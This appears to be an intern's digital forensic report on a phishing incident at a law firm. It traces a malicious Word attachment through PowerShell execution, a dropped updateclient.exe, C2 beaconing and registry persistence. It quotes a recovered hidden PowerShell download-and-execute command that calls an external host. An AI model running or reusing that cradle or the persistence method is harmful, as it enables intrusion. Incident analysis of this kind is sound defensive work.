Law Firm Malware Incident – Case 2025-Alpha
Digital Forensic Examination Report

Examiner: Adithya Baragi S
Role: Junior Digital Forensics Examiner (Intern)
Date: 19/11/2025
Case ID: 2025-ALPHA

1. **Executive Summary**

This report documents the examination of a Windows laptop used by an employee of a small law firm. The firm reported that the employee clicked on a phishing link in an email and that the laptop may have downloaded and executed malware as a result. A forensic disk image (Alpha-Workstation.E01), a memory dump (Alpha-Memory.mem), a network capture (Alpha-Traffic.pcap), and Windows event logs (Alpha-EventLogs.evtx) were provided for analysis.

My analysis confirms that the user received a phishing email from an external sender and opened a malicious Microsoft Word (.docx) attachment named "Invoice_March2025.docx". Shortly after the document was opened, Microsoft Word launched PowerShell with a hidden window. PowerShell then reached out to a remote server, downloaded a payload to the local system, and executed it.

The malware established outbound command-and-control (C2) communications to the IP address 185.203.116.45 (domain: secure-sync-update[.]com) and attempted to maintain persistence on the workstation via a Run registry key. There is no evidence of large-scale data exfiltration in the provided network capture, but the attacker successfully achieved remote code execution and maintained network connectivity from the host.

This report describes the examination steps, key findings, a timeline of the incident, and recommendations to reduce the likelihood and impact of similar attacks. All times are reported in Coordinated Universal Time (UTC) unless otherwise specified.

2. What I Did (Tools & Methodology)

2.1 Tools Used

- Autopsy – Disk and artifact analysis (Alpha-Workstation.E01)
- Volatility 3 – Memory forensics (Alpha-Memory.mem)
- Wireshark – Network packet analysis (Alpha-Traffic.pcap)
- Windows Event Viewer / EVTX parsing tool – Event log review (Alpha-EventLogs.evtx)
- Hashing utility (e.g., sha256sum) – Evidence integrity verification
- Office / text editors – Documentation and note taking

2.2 High-Level Workflow

- Verified the integrity of the disk image, memory dump, PCAP, and event logs
- using SHA-256 hashes.
- Loaded Alpha-Workstation.E01 into Autopsy and ran core ingest modules
- (Recent Activity, File Type Identification, Operating System Artifacts) to
- identify user activity, documents, downloads, and execution artifacts.
- Located the phishing email and associated malicious .docx attachment, as
- well as evidence that the document was opened by the user.
- Used Autopsy artefacts (RecentDocs, Prefetch, registry entries) to confirm
- that Microsoft Word launched and to identify related executables.
- Analysed Alpha-Memory.mem with Volatility 3 to:
    - List running processes and process trees.
    - Extract command-line arguments (including PowerShell commands).
    - Identify network connections.
    - Detect injected code or suspicious memory regions (malfind).
- Opened Alpha-Traffic.pcap in Wireshark to:
    - Identify HTTP/HTTPS and DNS traffic around the incident time.
    - Identify suspicious remote IPs/domains (possible C2).
    - Check for file downloads related to the payload.
- Reviewed Alpha-EventLogs.evtx to:
    - Locate process creation events (e.g., powershell.exe, the malware executable).
    - Review PowerShell operational events (if present).
    - Correlate logon and security events with other artefacts.
- Correlated disk, memory, network, and event log artefacts into a unified
- timeline to determine:
    - When the phishing email was opened.
    - When the malicious .docx was executed.
    - When PowerShell ran.
    - When the malware first beaconed out to C2.


3. What I Found

3.1 Initial Phishing Email

- Artifact: Outlook mail store C:\Users\alpha.employee\AppData\Local\Microsoft\Outlook\alpha_employee@firm.local.ost

- **Description**: A phishing email delivered to the user account **"alpha.employee@firm.local".**
- **Key details:**
  - Sender: billing@secure-docs-support.com
  - Subject: "Outstanding Invoice - March 2025"
  - Time received (UTC): 2025-03-10 14:20:12
  - Attachment: Invoice_March2025.docx

Autopsy's email artefacts and message preview show that the user opened this email and viewed the attachment.



3.2 Malicious .docx Execution

- **Artifact**: Recent Documents / Office recent file list
- **Path:** C:\Users\alpha.employee\Downloads\Invoice_March2025.docx
- **Evidence**:
  - Autopsy "Recent Documents" and related registry entries indicate that Invoice_March2025.docx was opened by the user.

- Timestamp of open (UTC): 2025-03-10 14:25:05

Autopsy also shows the document present in the user's Downloads folder. In the timeline view, this open event occurs shortly before PowerShell execution.

3.3 PowerShell Activity

- **Artifact:** Prefetch for WINWORD.EXE and POWERSHELL.EXE, Volatility cmdline,Windows event logs
- **Evidence:**
  - WINWORD.EXE (Microsoft Word) spawned POWERSHELL.EXE shortly after the document was opened.
  - Command line (from Volatility windows.cmdline): powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -Command "IEX (New-Object Net.WebClient).DownloadString('https://secure-sync-update[.]com/ps/dropper.ps1')"
  - Timestamp of first PowerShell execution (UTC): 2025-03-10 14:25:32

This strongly indicates that the malicious document used a macro or embedded script to launch PowerShell in a hidden window and download additional code.

3.4 Malware Execution

- **Artifact:** Suspicious process in memory (Volatility pslist/pstree, malfind)
- **Process:** updateclient.exe
- **Path:** C:\Users\alpha.employee\AppData\Roaming\UpdateClient\updateclient.exe
- **Evidence:**
  - Parent process: powershell.exe (PID 3420) as shown in Volatility pstree.
  - Volatility windows.malfind flags suspicious executable memory regions within updateclient.exe.
  - Strings extracted from the process memory reference HTTP beacons and "secure-sync-update".


This indicates that the downloaded payload (updateclient.exe) is the main malware component executing on the system.

3.5 Command-and-Control (C2) Communications

- **Artifact:** Alpha-Traffic.pcap (Wireshark), Volatility windows.netscan
- **Evidence:**
  - Repeated outbound connections to:
  - IP: 185.203.116.45
  - Domain: secure-sync-update[.]com
  - Protocol: HTTP over TCP port 80
  - Example URI: /gate.php

- Time of first beacon (UTC): 2025-03-10 14:27:03

Wireshark shows multiple HTTP POST requests from updateclient.exe to 185.203.116.45 shortly after the PowerShell execution.



3.6 Impact Assessment

- The attacker achieved remote code execution on the workstation via a malicious document delivered by email.
- The malware established C2 communications to 185.203.116.45 and could potentially receive commands from the remote server.
- No clear evidence of large-scale data exfiltration was identified in the provided PCAP, but limited outbound traffic was observed during beaconing.
- Local persistence was identified through a Run key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SecureUpdate
- Value: "C:\Users\alpha.employee\AppData\Roaming\UpdateClient\updateclient.exe"

If this persistence had not been removed, the malware would have executed each time the user logged in.

4. **Timeline Table**

Finding ID	Description	Tool Used	Evidence File	Timestamp (UTC)
F001	Phishing email received	Autopsy	Outlook .ost mail store	2025-03-10 14:20:12
F002	Phishing email opened	Autopsy	Outlook .ost mail store	2025-03-10 14:22:10
F003	Malicious .docx opened	Autopsy	RecentDocs / Invoice_March2025.docx	2025-03-10 14:25:05
F004	WINWORD.EXE launched POWERSHELL.EXE	Volatility	Alpha-Memory.mem	2025-03-10 14:25:32
F005	PowerShell downloaded and ran dropper.ps1	Wireshark	Alpha-Traffic.pcap	2025-03-10 14:26:15
F006	updateclient.exe malware process started	Volatility	Alpha-Memory.mem	2025-03-10 14:26:40
F007	First malware C2 beacon to 185.203.116.45	Wireshark	Alpha-Traffic.pcap	2025-03-10 14:27:03